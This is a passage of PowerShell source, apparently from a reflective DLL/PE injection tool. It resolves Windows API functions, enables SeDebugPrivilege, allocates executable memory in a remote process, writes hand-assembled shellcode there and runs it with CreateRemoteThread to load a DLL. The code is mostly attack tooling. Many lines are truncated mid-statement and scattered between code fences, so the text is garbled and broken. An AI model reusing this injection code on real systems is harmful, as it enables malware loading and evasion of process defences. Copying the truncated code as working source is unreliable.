$GetModuleHandleDelegate = Get-DelegateType @([String]) ([IntPtr])
$GetModuleHandle = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPoi

$Win32Functions | Add-Member NoteProperty -Name GetModuleHandle -
Value $GetModuleHandle
$FreeLibraryAddr = Get-ProcAddress kernel32.dll FreeLibrary
$FreeLibraryDelegate = Get-DelegateType @([IntPtr]) ([Bool])
$FreeLibrary = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer

$Win32Functions | Add-Member -MemberType NoteProperty -Name FreeLibrary -
Value $FreeLibrary
$OpenProcessAddr = Get-ProcAddress kernel32.dll OpenProcess
    $OpenProcessDelegate = Get-DelegateType @([UInt32], [Bool], [UInt32]) ([IntPtr])
    $OpenProcess = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPoi

$Win32Functions | Add-Member -MemberType NoteProperty -Name OpenProcess -
Value $OpenProcess
```

```
$WaitForSingleObjectAddr = Get-ProcAddress kernel32.dll WaitForSingleObject
    $WaitForSingleObjectDelegate = Get-DelegateType @([IntPtr], [UInt32]) ([UInt32])
    $WaitForSingleObject = [System.Runtime.InteropServices.Marshal]::GetDelegateForFun

$Win32Functions | Add-Member -MemberType NoteProperty -Name WaitForSingleObject -
Value $WaitForSingleObject
$WriteProcessMemoryAddr = Get-ProcAddress kernel32.dll WriteProcessMemory
        $WriteProcessMemoryDelegate = Get-
DelegateType @([IntPtr], [IntPtr], [IntPtr], [UIntPtr], [UIntPtr].MakeByRefType()) ([B

        $WriteProcessMemory = [System.Runtime.InteropServices.Marshal]::GetDelegateFor

$Win32Functions | Add-Member -MemberType NoteProperty -Name WriteProcessMemory -
Value $WriteProcessMemory
$ReadProcessMemoryAddr = Get-ProcAddress kernel32.dll ReadProcessMemory
        $ReadProcessMemoryDelegate = Get-
DelegateType @([IntPtr], [IntPtr], [IntPtr], [UIntPtr], [UIntPtr].MakeByRefType()) ([B

        $ReadProcessMemory = [System.Runtime.InteropServices.Marshal]::GetDelegateForF

$Win32Functions | Add-Member -MemberType NoteProperty -Name ReadProcessMemory -
Value $ReadProcessMemory
$CreateRemoteThreadAddr = Get-ProcAddress kernel32.dll CreateRemoteThread
        $CreateRemoteThreadDelegate = Get-
DelegateType @([IntPtr], [IntPtr], [UIntPtr], [IntPtr], [IntPtr], [UInt32], [IntPtr])

        $CreateRemoteThread = [System.Runtime.InteropServices.Marshal]::GetDelegateFor

$Win32Functions | Add-Member -MemberType NoteProperty -Name CreateRemoteThread -
Value $CreateRemoteThread
$GetExitCodeThreadAddr = Get-ProcAddress kernel32.dll GetExitCodeThread
        $GetExitCodeThreadDelegate = Get-
DelegateType @([IntPtr], [Int32].MakeByRefType()) ([Bool])
        $GetExitCodeThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForF

$Win32Functions | Add-Member -MemberType NoteProperty -Name GetExitCodeThread -
Value $GetExitCodeThread
$OpenThreadTokenAddr = Get-ProcAddress Advapi32.dll OpenThreadToken
        $OpenThreadTokenDelegate = Get-
DelegateType @([IntPtr], [UInt32], [Bool], [IntPtr].MakeByRefType()) ([Bool])
        $OpenThreadToken = [System.Runtime.InteropServices.Marshal]::GetDelegateForFun

$Win32Functions | Add-Member -MemberType NoteProperty -Name OpenThreadToken -
Value $OpenThreadToken
$GetCurrentThreadAddr = Get-ProcAddress kernel32.dll GetCurrentThread
        $GetCurrentThreadDelegate = Get-DelegateType @() ([IntPtr])
        $GetCurrentThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFu

$Win32Functions | Add-Member -MemberType NoteProperty -Name GetCurrentThread -
Value $GetCurrentThread
$AdjustTokenPrivilegesAddr = Get-ProcAddress Advapi32.dll AdjustTokenPrivileges
        $AdjustTokenPrivilegesDelegate = Get-
DelegateType @([IntPtr], [Bool], [IntPtr], [UInt32], [IntPtr], [IntPtr]) ([Bool])
        $AdjustTokenPrivileges = [System.Runtime.InteropServices.Marshal]::GetDelegate
```

```
$Win32Functions | Add-Member -MemberType NoteProperty -Name AdjustTokenPrivileges -
Value $AdjustTokenPrivileges
$LookupPrivilegeValueAddr = Get-ProcAddress Advapi32.dll LookupPrivilegeValueA
        $LookupPrivilegeValueDelegate = Get-
DelegateType @([String], [String], [IntPtr]) ([Bool])
        $LookupPrivilegeValue = [System.Runtime.InteropServices.Marshal]::GetDelegateF

$Win32Functions | Add-Member -MemberType NoteProperty -Name LookupPrivilegeValue -
Value $LookupPrivilegeValue
$ImpersonateSelfAddr = Get-ProcAddress Advapi32.dll ImpersonateSelf
        $ImpersonateSelfDelegate = Get-DelegateType @([Int32]) ([Bool])
        $ImpersonateSelf = [System.Runtime.InteropServices.Marshal]::GetDelegateForFun

$Win32Functions | Add-Member -MemberType NoteProperty -Name ImpersonateSelf -
Value $ImpersonateSelf
        if (([Environment]::OSVersion.Version -ge (New-Object 'Version' 6,0)) -
and ([Environment]::OSVersion.Version -lt (New-Object 'Version' 6,2))) {
    $NtCreateThreadExAddr = Get-ProcAddress NtDll.dll NtCreateThreadEx
            $NtCreateThreadExDelegate = Get-
DelegateType @([IntPtr].MakeByRefType(), [UInt32], [IntPtr], [IntPtr], [IntPtr], [IntP

            $NtCreateThreadEx = [System.Runtime.InteropServices.Marshal]::GetDelegateF

    $Win32Functions | Add-Member -MemberType NoteProperty -Name NtCreateThreadEx -
Value $NtCreateThreadEx
        }
$IsWow64ProcessAddr = Get-ProcAddress Kernel32.dll IsWow64Process
        $IsWow64ProcessDelegate = Get-
DelegateType @([IntPtr], [Bool].MakeByRefType()) ([Bool])
        $IsWow64Process = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunc

$Win32Functions | Add-Member -MemberType NoteProperty -Name IsWow64Process -
Value $IsWow64Process
$CreateThreadAddr = Get-ProcAddress Kernel32.dll CreateThread
        $CreateThreadDelegate = Get-
DelegateType @([IntPtr], [IntPtr], [IntPtr], [IntPtr], [UInt32], [UInt32].MakeByRefTyp

        $CreateThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFuncti

$Win32Functions | Add-Member -MemberType NoteProperty -Name CreateThread -
Value $CreateThread
$LocalFreeAddr = Get-ProcAddress kernel32.dll VirtualFree
$LocalFreeDelegate = Get-DelegateType @([IntPtr])
$LocalFree = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($

$Win32Functions | Add-Member NoteProperty -Name LocalFree -Value $LocalFree
return $Win32Functions
}
Function Sub-SignedIntAsUnsigned
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[Int64]
$Value1,
[Parameter(Position = 1, Mandatory = $true)]
```

```
[Int64]
$Value2
)
[Byte[]]$Value1Bytes = [BitConverter]::GetBytes($Value1)
[Byte[]]$Value2Bytes = [BitConverter]::GetBytes($Value2)
[Byte[]]$FinalBytes = [BitConverter]::GetBytes([UInt64]0)
if ($Value1Bytes.Count -eq $Value2Bytes.Count)
{
$CarryOver = 0
for ($i = 0; $i -lt $Value1Bytes.Count; $i++)
{
$Val = $Value1Bytes[$i] - $CarryOver
if ($Val -lt $Value2Bytes[$i])
{
$Val += 256
$CarryOver = 1
}
else
{
$CarryOver = 0
}
[UInt16]$Sum = $Val - $Value2Bytes[$i]
$FinalBytes[$i] = $Sum -band 0x00FF
}
}
else
{
Throw "Cannot subtract bytearrays of different sizes"
}
return [BitConverter]::ToInt64($FinalBytes, 0)
}
Function Add-SignedIntAsUnsigned
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[Int64]
$Value1,
[Parameter(Position = 1, Mandatory = $true)]
[Int64]
$Value2
)
[Byte[]]$Value1Bytes = [BitConverter]::GetBytes($Value1)
[Byte[]]$Value2Bytes = [BitConverter]::GetBytes($Value2)
[Byte[]]$FinalBytes = [BitConverter]::GetBytes([UInt64]0)
if ($Value1Bytes.Count -eq $Value2Bytes.Count)
{
$CarryOver = 0
for ($i = 0; $i -lt $Value1Bytes.Count; $i++)
{
[UInt16]$Sum = $Value1Bytes[$i] + $Value2Bytes[$i] + $CarryOver
$FinalBytes[$i] = $Sum -band 0x00FF
if (($Sum -band 0xFF00) -eq 0x100)
{
$CarryOver = 1
}
```

```
else
{
$CarryOver = 0
}
}
}
else
{
Throw "Cannot add bytearrays of different sizes"
}
return [BitConverter]::ToInt64($FinalBytes, 0)
}
Function Compare-Val1GreaterThanVal2AsUInt
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[Int64]
$Value1,
[Parameter(Position = 1, Mandatory = $true)]
[Int64]
$Value2
)
[Byte[]]$Value1Bytes = [BitConverter]::GetBytes($Value1)
[Byte[]]$Value2Bytes = [BitConverter]::GetBytes($Value2)
if ($Value1Bytes.Count -eq $Value2Bytes.Count)
{
for ($i = $Value1Bytes.Count-1; $i -ge 0; $i--)
{
if ($Value1Bytes[$i] -gt $Value2Bytes[$i])
{
return $true
}
elseif ($Value1Bytes[$i] -lt $Value2Bytes[$i])
{
return $false
}
}
}
else
{
Throw "Cannot compare byte arrays of different size"
}
return $false
}
Function Convert-UIntToInt
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[UInt64]
$Value
)
[Byte[]]$ValueBytes = [BitConverter]::GetBytes($Value)
return ([BitConverter]::ToInt64($ValueBytes, 0))
}
Function Test-MemoryRangeValid
```

```
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[String]
$DebugString,
[Parameter(Position = 1, Mandatory = $true)]
[System.Object]
$PEInfo,
[Parameter(Position = 2, Mandatory = $true)]
[IntPtr]
$StartAddress,
[Parameter(ParameterSetName = "Size", Position = 3, Mandatory = $true)]
[IntPtr]
$Size
)
    [IntPtr]$FinalEndAddress = [IntPtr](Add-
SignedIntAsUnsigned ($StartAddress) ($Size))
$PEEndAddress = $PEInfo.EndAddress
if ((Compare-Val1GreaterThanVal2AsUInt ($PEInfo.PEHandle) ($StartAddress)) -eq $true)
{
Throw "Trying to write to memory smaller than allocated address range. $DebugString"
}
if ((Compare-Val1GreaterThanVal2AsUInt ($FinalEndAddress) ($PEEndAddress)) -eq $true)
{
Throw "Trying to write to memory greater than allocated address range. $DebugString"
}
}
Function Write-BytesToMemory
{
Param(
[Parameter(Position=0, Mandatory = $true)]
[Byte[]]
$Bytes,
[Parameter(Position=1, Mandatory = $true)]
[IntPtr]
$MemoryAddress
)
for ($Offset = 0; $Offset -lt $Bytes.Length; $Offset++)
{
[System.Runtime.InteropServices.Marshal]::WriteByte($MemoryAddress, $Offset, $Bytes[$C

}
}
Function Get-DelegateType
{
    Param
    (
        [OutputType([Type])]
        [Parameter( Position = 0)]
        [Type[]]
        $Parameters = (New-Object Type[](0)),
        [Parameter( Position = 1 )]
        [Type]
        $ReturnType = [Void]
    )
```

```
    $Domain = [AppDomain]::CurrentDomain
    $DynAssembly = New-Object System.Reflection.AssemblyName('ReflectedDelegate')
    $AssemblyBuilder = $Domain.DefineDynamicAssembly($DynAssembly, [System.Reflection.

    $ModuleBuilder = $AssemblyBuilder.DefineDynamicModule('InMemoryModule', $false)
    $TypeBuilder = $ModuleBuilder.DefineType('MyDelegateType', 'Class, Public, Sealed,

    $ConstructorBuilder = $TypeBuilder.DefineConstructor('RTSpecialName, HideBySig, Pu

    $ConstructorBuilder.SetImplementationFlags('Runtime, Managed')
    $MethodBuilder = $TypeBuilder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot,

    $MethodBuilder.SetImplementationFlags('Runtime, Managed')
    Write-Output $TypeBuilder.CreateType()
}
Function Get-ProcAddress
{
    Param
    (
        [OutputType([IntPtr])]
        [Parameter( Position = 0, Mandatory = $True )]
        [String]
        $Module,
        [Parameter( Position = 1, Mandatory = $True )]
        [String]
        $Procedure
    )
    $SystemAssembly = [AppDomain]::CurrentDomain.GetAssemblies() |
        Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')
[-1].Equals('System.dll') }
    $UnsafeNativeMethods = $SystemAssembly.GetType('Microsoft.Win32.UnsafeNativeMethod

    $GetModuleHandle = $UnsafeNativeMethods.GetMethod('GetModuleHandle')
    $GetProcAddress = $UnsafeNativeMethods.GetMethod('GetProcAddress')
    $Kern32Handle = $GetModuleHandle.Invoke($null, @($Module))
    $tmpPtr = New-Object IntPtr
    $HandleRef = New-
Object System.Runtime.InteropServices.HandleRef($tmpPtr, $Kern32Handle)
    Write-
Output $GetProcAddress.Invoke($null, @([System.Runtime.InteropServices.HandleRef]$Hand

}
Function Enable-SeDebugPrivilege
{
Param(
[Parameter(Position = 1, Mandatory = $true)]
[System.Object]
$Win32Functions,
[Parameter(Position = 2, Mandatory = $true)]
[System.Object]
$Win32Types,
[Parameter(Position = 3, Mandatory = $true)]
[System.Object]
$Win32Constants
)
```

```
[IntPtr]$ThreadHandle = $Win32Functions.GetCurrentThread.Invoke()
if ($ThreadHandle -eq [IntPtr]::Zero)
{
Throw "Unable to get the handle to the current thread"
}
[IntPtr]$ThreadToken = [IntPtr]::Zero
[Bool]$Result = $Win32Functions.OpenThreadToken.Invoke($ThreadHandle, $Win32Constants.
bor $Win32Constants.TOKEN_ADJUST_PRIVILEGES, $false, [Ref]$ThreadToken)
if ($Result -eq $false)
{
$ErrorCode = [System.Runtime.InteropServices.Marshal]::GetLastWin32Error()
if ($ErrorCode -eq $Win32Constants.ERROR_NO_TOKEN)
{
$Result = $Win32Functions.ImpersonateSelf.Invoke(3)
if ($Result -eq $false)
{
Throw "Unable to impersonate self"
}
$Result = $Win32Functions.OpenThreadToken.Invoke($ThreadHandle, $Win32Constants.TOKEN_
bor $Win32Constants.TOKEN_ADJUST_PRIVILEGES, $false, [Ref]$ThreadToken)
if ($Result -eq $false)
{
Throw "Unable to OpenThreadToken."
}
}
else
{
Throw "Unable to OpenThreadToken. Error code: $ErrorCode"
}
}
[IntPtr]$PLuid = [System.Runtime.InteropServices.Marshal]::AllocHGlobal([System.Runtim

$Result = $Win32Functions.LookupPrivilegeValue.Invoke($null, "SeDebugPrivilege", $PLui

if ($Result -eq $false)
{
Throw "Unable to call LookupPrivilegeValue"
}
[UInt32]$TokenPrivSize = [System.Runtime.InteropServices.Marshal]::SizeOf([Type]$Win32

[IntPtr]$TokenPrivilegesMem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($

$TokenPrivileges = [System.Runtime.InteropServices.Marshal]::PtrToStructure($TokenPriv

$TokenPrivileges.PrivilegeCount = 1
$TokenPrivileges.Privileges.Luid = [System.Runtime.InteropServices.Marshal]::PtrToStru

$TokenPrivileges.Privileges.Attributes = $Win32Constants.SE_PRIVILEGE_ENABLED
[System.Runtime.InteropServices.Marshal]::StructureToPtr($TokenPrivileges, $TokenPrivi

$Result = $Win32Functions.AdjustTokenPrivileges.Invoke($ThreadToken, $false, $TokenPri

$ErrorCode = [System.Runtime.InteropServices.Marshal]::GetLastWin32Error() #Need this

if (($Result -eq $false) -or ($ErrorCode -ne 0))
```

```
{
}
[System.Runtime.InteropServices.Marshal]::FreeHGlobal($TokenPrivilegesMem)
}
Function Invoke-CreateRemoteThread
{
Param(
[Parameter(Position = 1, Mandatory = $true)]
[IntPtr]
$ProcessHandle,
[Parameter(Position = 2, Mandatory = $true)]
[IntPtr]
$StartAddress,
[Parameter(Position = 3, Mandatory = $false)]
[IntPtr]
$ArgumentPtr = [IntPtr]::Zero,
[Parameter(Position = 4, Mandatory = $true)]
[System.Object]
$Win32Functions
)
[IntPtr]$RemoteThreadHandle = [IntPtr]::Zero
$OSVersion = [Environment]::OSVersion.Version
if (($OSVersion -ge (New-Object 'Version' 6,0)) -and ($OSVersion -lt (New-
Object 'Version' 6,2)))
{
$RetVal= $Win32Functions.NtCreateThreadEx.Invoke([Ref]$RemoteThreadHandle, 0x1FFFFF, [

$LastError = [System.Runtime.InteropServices.Marshal]::GetLastWin32Error()
if ($RemoteThreadHandle -eq [IntPtr]::Zero)
{
Throw "Error in NtCreateThreadEx. Return value: $RetVal. LastError: $LastError"
}
}
else
{
$RemoteThreadHandle = $Win32Functions.CreateRemoteThread.Invoke($ProcessHandle, [IntPt
[UInt64]0xFFFF, $StartAddress, $ArgumentPtr, 0, [IntPtr]::Zero)
}
if ($RemoteThreadHandle -eq [IntPtr]::Zero)
{
}
return $RemoteThreadHandle
}
Function Get-ImageNtHeaders
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[IntPtr]
$PEHandle,
[Parameter(Position = 1, Mandatory = $true)]
[System.Object]
$Win32Types
)
$NtHeadersInfo = New-Object System.Object
$dosHeader = [System.Runtime.InteropServices.Marshal]::PtrToStructure($PEHandle, [Type
```

```
[IntPtr]$NtHeadersPtr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$PEHandle) ([Int64]
[UInt64]$dosHeader.e_lfanew))
$NtHeadersInfo | Add-Member -MemberType NoteProperty -Name NtHeadersPtr -
Value $NtHeadersPtr
$imageNtHeaders64 = [System.Runtime.InteropServices.Marshal]::PtrToStructure($NtHeader

    if ($imageNtHeaders64.Signature -ne 0x00004550)
    {
        throw "Invalid IMAGE_NT_HEADER signature."
    }
if ($imageNtHeaders64.OptionalHeader.Magic -eq 'IMAGE_NT_OPTIONAL_HDR64_MAGIC')
{
$NtHeadersInfo | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS -
Value $imageNtHeaders64
$NtHeadersInfo | Add-Member -MemberType NoteProperty -Name PE64Bit -Value $true
}
else
{
$ImageNtHeaders32 = [System.Runtime.InteropServices.Marshal]::PtrToStructure($NtHeader

$NtHeadersInfo | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS -
Value $imageNtHeaders32
$NtHeadersInfo | Add-Member -MemberType NoteProperty -Name PE64Bit -Value $false
}
return $NtHeadersInfo
}
Function Get-PEBasicInfo
{
Param(
[Parameter( Position = 0, Mandatory = $true )]
[Byte[]]
$PEBytes,
[Parameter(Position = 1, Mandatory = $true)]
[System.Object]
$Win32Types
)
$PEInfo = New-Object System.Object
[IntPtr]$UnmanagedPEBytes = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($PE

[System.Runtime.InteropServices.Marshal]::Copy($PEBytes, 0, $UnmanagedPEBytes, $PEByte
Null
$NtHeadersInfo = Get-ImageNtHeaders -PEHandle $UnmanagedPEBytes -
Win32Types $Win32Types
$PEInfo | Add-Member -MemberType NoteProperty -Name 'PE64Bit' -
Value ($NtHeadersInfo.PE64Bit)
$PEInfo | Add-Member -MemberType NoteProperty -Name 'OriginalImageBase' -
Value ($NtHeadersInfo.IMAGE_NT_HEADERS.OptionalHeader.ImageBase)
$PEInfo | Add-Member -MemberType NoteProperty -Name 'SizeOfImage' -
Value ($NtHeadersInfo.IMAGE_NT_HEADERS.OptionalHeader.SizeOfImage)
$PEInfo | Add-Member -MemberType NoteProperty -Name 'SizeOfHeaders' -
Value ($NtHeadersInfo.IMAGE_NT_HEADERS.OptionalHeader.SizeOfHeaders)
$PEInfo | Add-Member -MemberType NoteProperty -Name 'DllCharacteristics' -
Value ($NtHeadersInfo.IMAGE_NT_HEADERS.OptionalHeader.DllCharacteristics)
[System.Runtime.InteropServices.Marshal]::FreeHGlobal($UnmanagedPEBytes)
```

```
return $PEInfo
}
Function Get-PEDetailedInfo
{
Param(
[Parameter( Position = 0, Mandatory = $true)]
[IntPtr]
$PEHandle,
[Parameter(Position = 1, Mandatory = $true)]
[System.Object]
$Win32Types,
[Parameter(Position = 2, Mandatory = $true)]
[System.Object]
$Win32Constants
)
if ($PEHandle -eq $null -or $PEHandle -eq [IntPtr]::Zero)
{
throw 'PEHandle is null or IntPtr.Zero'
}
$PEInfo = New-Object System.Object
$NtHeadersInfo = Get-ImageNtHeaders -PEHandle $PEHandle -Win32Types $Win32Types
$PEInfo | Add-Member -MemberType NoteProperty -Name PEHandle -Value $PEHandle
$PEInfo | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS -
Value ($NtHeadersInfo.IMAGE_NT_HEADERS)
$PEInfo | Add-Member -MemberType NoteProperty -Name NtHeadersPtr -
Value ($NtHeadersInfo.NtHeadersPtr)
$PEInfo | Add-Member -MemberType NoteProperty -Name PE64Bit -
Value ($NtHeadersInfo.PE64Bit)
$PEInfo | Add-Member -MemberType NoteProperty -Name 'SizeOfImage' -
Value ($NtHeadersInfo.IMAGE_NT_HEADERS.OptionalHeader.SizeOfImage)
if ($PEInfo.PE64Bit -eq $true)
{
[IntPtr]$SectionHeaderPtr = [IntPtr](Add-
SignedIntAsUnsigned ([Int64]$PEInfo.NtHeadersPtr) ([System.Runtime.InteropServices.Mar

$PEInfo | Add-Member -MemberType NoteProperty -Name SectionHeaderPtr -
Value $SectionHeaderPtr
}
else
{
[IntPtr]$SectionHeaderPtr = [IntPtr](Add-
SignedIntAsUnsigned ([Int64]$PEInfo.NtHeadersPtr) ([System.Runtime.InteropServices.Mar

$PEInfo | Add-Member -MemberType NoteProperty -Name SectionHeaderPtr -
Value $SectionHeaderPtr
}
if (($NtHeadersInfo.IMAGE_NT_HEADERS.FileHeader.Characteristics -
band $Win32Constants.IMAGE_FILE_DLL) -eq $Win32Constants.IMAGE_FILE_DLL)
{
$PEInfo | Add-Member -MemberType NoteProperty -Name FileType -Value 'DLL'
}
elseif (($NtHeadersInfo.IMAGE_NT_HEADERS.FileHeader.Characteristics -
band $Win32Constants.IMAGE_FILE_EXECUTABLE_IMAGE) -
eq $Win32Constants.IMAGE_FILE_EXECUTABLE_IMAGE)
{
```

```
$PEInfo | Add-Member -MemberType NoteProperty -Name FileType -Value 'EXE'
}
else
{
Throw "PE file is not an EXE or DLL"
}
return $PEInfo
}
Function Import-DllInRemoteProcess
{
Param(
[Parameter(Position=0, Mandatory=$true)]
[IntPtr]
$RemoteProcHandle,
[Parameter(Position=1, Mandatory=$true)]
[IntPtr]
$ImportDllPathPtr
)
$PtrSize = [System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr])
$ImportDllPath = [System.Runtime.InteropServices.Marshal]::PtrToStringAnsi($ImportDllP

$DllPathSize = [UIntPtr][UInt64]([UInt64]$ImportDllPath.Length + 1)
$RImportDllPathPtr = $Win32Functions.VirtualAllocEx.Invoke($RemoteProcHandle, [IntPtr]
bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_READWRITE)
if ($RImportDllPathPtr -eq [IntPtr]::Zero)
{
Throw "Unable to allocate memory in the remote process"
}
[UIntPtr]$NumBytesWritten = [UIntPtr]::Zero
$Success = $Win32Functions.WriteProcessMemory.Invoke($RemoteProcHandle, $RImportDllPat

if ($Success -eq $false)
{
Throw "Unable to write DLL path to remote process memory"
}
if ($DllPathSize -ne $NumBytesWritten)
{
Throw "Didn't write the expected amount of bytes when writing a DLL path to load to th

}
$Kernel32Handle = $Win32Functions.GetModuleHandle.Invoke("kernel32.dll")
$LoadLibraryAAddr = $Win32Functions.GetProcAddress.Invoke($Kernel32Handle, "LoadLibrar

[IntPtr]$DllAddress = [IntPtr]::Zero
if ($PEInfo.PE64Bit -eq $true)
{
$LoadLibraryARetMem = $Win32Functions.VirtualAllocEx.Invoke($RemoteProcHandle, [IntPtr
bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_READWRITE)
if ($LoadLibraryARetMem -eq [IntPtr]::Zero)
{
Throw "Unable to allocate memory in the remote process for the return value of LoadLib

}
$LoadLibrarySC1 = @(0x53, 0x48, 0x89, 0xe3, 0x48, 0x83, 0xec, 0x20, 0x66, 0x83, 0xe4,
```

```
$LoadLibrarySC2 = @(0x48, 0xba)
$LoadLibrarySC3 = @(0xff, 0xd2, 0x48, 0xba)
$LoadLibrarySC4 = @(0x48, 0x89, 0x02, 0x48, 0x89, 0xdc, 0x5b, 0xc3)
$SCLength = $LoadLibrarySC1.Length + $LoadLibrarySC2.Length + $LoadLibrarySC3.Length +

$SCPSMem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($SCLength)
$SCPSMemOriginal = $SCPSMem
Write-BytesToMemory -Bytes $LoadLibrarySC1 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($LoadLibrarySC1.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($RImportDllPathPtr, $SCPSMem,

$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
Write-BytesToMemory -Bytes $LoadLibrarySC2 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($LoadLibrarySC2.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($LoadLibraryAAddr, $SCPSMem,

$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
Write-BytesToMemory -Bytes $LoadLibrarySC3 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($LoadLibrarySC3.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($LoadLibraryARetMem, $SCPSMem

$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
Write-BytesToMemory -Bytes $LoadLibrarySC4 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($LoadLibrarySC4.Length)
$RSCAddr = $Win32Functions.VirtualAllocEx.Invoke($RemoteProcHandle, [IntPtr]::Zero, [U
[UInt64]$SCLength, $Win32Constants.MEM_COMMIT -
bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_EXECUTE_READWRITE)
if ($RSCAddr -eq [IntPtr]::Zero)
{
Throw "Unable to allocate memory in the remote process for shellcode"
}
$Success = $Win32Functions.WriteProcessMemory.Invoke($RemoteProcHandle, $RSCAddr, $SCP
[UInt64]$SCLength, [Ref]$NumBytesWritten)
if (($Success -eq $false) -or ([UInt64]$NumBytesWritten -ne [UInt64]$SCLength))
{
Throw "Unable to write shellcode to remote process memory."
}
$RThreadHandle = Invoke-CreateRemoteThread -ProcessHandle $RemoteProcHandle -
StartAddress $RSCAddr -Win32Functions $Win32Functions
$Result = $Win32Functions.WaitForSingleObject.Invoke($RThreadHandle, 20000)
if ($Result -ne 0)
{
Throw "Call to CreateRemoteThread to call GetProcAddress failed."
}
[IntPtr]$ReturnValMem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($PtrSiz

$Result = $Win32Functions.ReadProcessMemory.Invoke($RemoteProcHandle, $LoadLibraryARet
[UInt64]$PtrSize, [Ref]$NumBytesWritten)
if ($Result -eq $false)
{
Throw "Call to ReadProcessMemory failed"
}
[IntPtr]$DllAddress = [System.Runtime.InteropServices.Marshal]::PtrToStructure($Return
[IntPtr])
$Win32Functions.VirtualFreeEx.Invoke($RemoteProcHandle, $LoadLibraryARetMem, [UIntPtr]
```

```
[UInt64]0, $Win32Constants.MEM_RELEASE) | Out-Null
$Win32Functions.VirtualFreeEx.Invoke($RemoteProcHandle, $RSCAddr, [UIntPtr]
[UInt64]0, $Win32Constants.MEM_RELEASE) | Out-Null
}
else
{
[IntPtr]$RThreadHandle = Invoke-CreateRemoteThread -ProcessHandle $RemoteProcHandle -
StartAddress $LoadLibraryAAddr -ArgumentPtr $RImportDllPathPtr -
Win32Functions $Win32Functions
$Result = $Win32Functions.WaitForSingleObject.Invoke($RThreadHandle, 20000)
if ($Result -ne 0)
{
Throw "Call to CreateRemoteThread to call GetProcAddress failed."
}
[Int32]$ExitCode = 0
$Result = $Win32Functions.GetExitCodeThread.Invoke($RThreadHandle, [Ref]$ExitCode)
if (($Result -eq 0) -or ($ExitCode -eq 0))
{
Throw "Call to GetExitCodeThread failed"
}
[IntPtr]$DllAddress = [IntPtr]$ExitCode
}
$Win32Functions.VirtualFreeEx.Invoke($RemoteProcHandle, $RImportDllPathPtr, [UIntPtr]
[UInt64]0, $Win32Constants.MEM_RELEASE) | Out-Null
return $DllAddress
}
Function Get-RemoteProcAddress
{
Param(
[Parameter(Position=0, Mandatory=$true)]
[IntPtr]
$RemoteProcHandle,
[Parameter(Position=1, Mandatory=$true)]
[IntPtr]
$RemoteDllHandle,
[Parameter(Position=2, Mandatory=$true)]
[String]
$FunctionName
)
$PtrSize = [System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr])
$FunctionNamePtr = [System.Runtime.InteropServices.Marshal]::StringToHGlobalAnsi($Func

$FunctionNameSize = [UIntPtr][UInt64]([UInt64]$FunctionName.Length + 1)
$RFuncNamePtr = $Win32Functions.VirtualAllocEx.Invoke($RemoteProcHandle, [IntPtr]::Zer
bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_READWRITE)
if ($RFuncNamePtr -eq [IntPtr]::Zero)
{
Throw "Unable to allocate memory in the remote process"
}
[UIntPtr]$NumBytesWritten = [UIntPtr]::Zero
$Success = $Win32Functions.WriteProcessMemory.Invoke($RemoteProcHandle, $RFuncNamePtr,

[System.Runtime.InteropServices.Marshal]::FreeHGlobal($FunctionNamePtr)
if ($Success -eq $false)
{
```

```
Throw "Unable to write DLL path to remote process memory"
}
if ($FunctionNameSize -ne $NumBytesWritten)
{
Throw "Didn't write the expected amount of bytes when writing a DLL path to load to th

}
$Kernel32Handle = $Win32Functions.GetModuleHandle.Invoke("kernel32.dll")
$GetProcAddressAddr = $Win32Functions.GetProcAddress.Invoke($Kernel32Handle, "GetProcA

$GetProcAddressRetMem = $Win32Functions.VirtualAllocEx.Invoke($RemoteProcHandle, [IntP
[UInt64]$PtrSize, $Win32Constants.MEM_COMMIT -
bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_READWRITE)
if ($GetProcAddressRetMem -eq [IntPtr]::Zero)
{
Throw "Unable to allocate memory in the remote process for the return value of GetProc

}
[Byte[]]$GetProcAddressSC = @()
if ($PEInfo.PE64Bit -eq $true)
{
$GetProcAddressSC1 = @(0x53, 0x48, 0x89, 0xe3, 0x48, 0x83, 0xec, 0x20, 0x66, 0x83, 0xe

$GetProcAddressSC2 = @(0x48, 0xba)
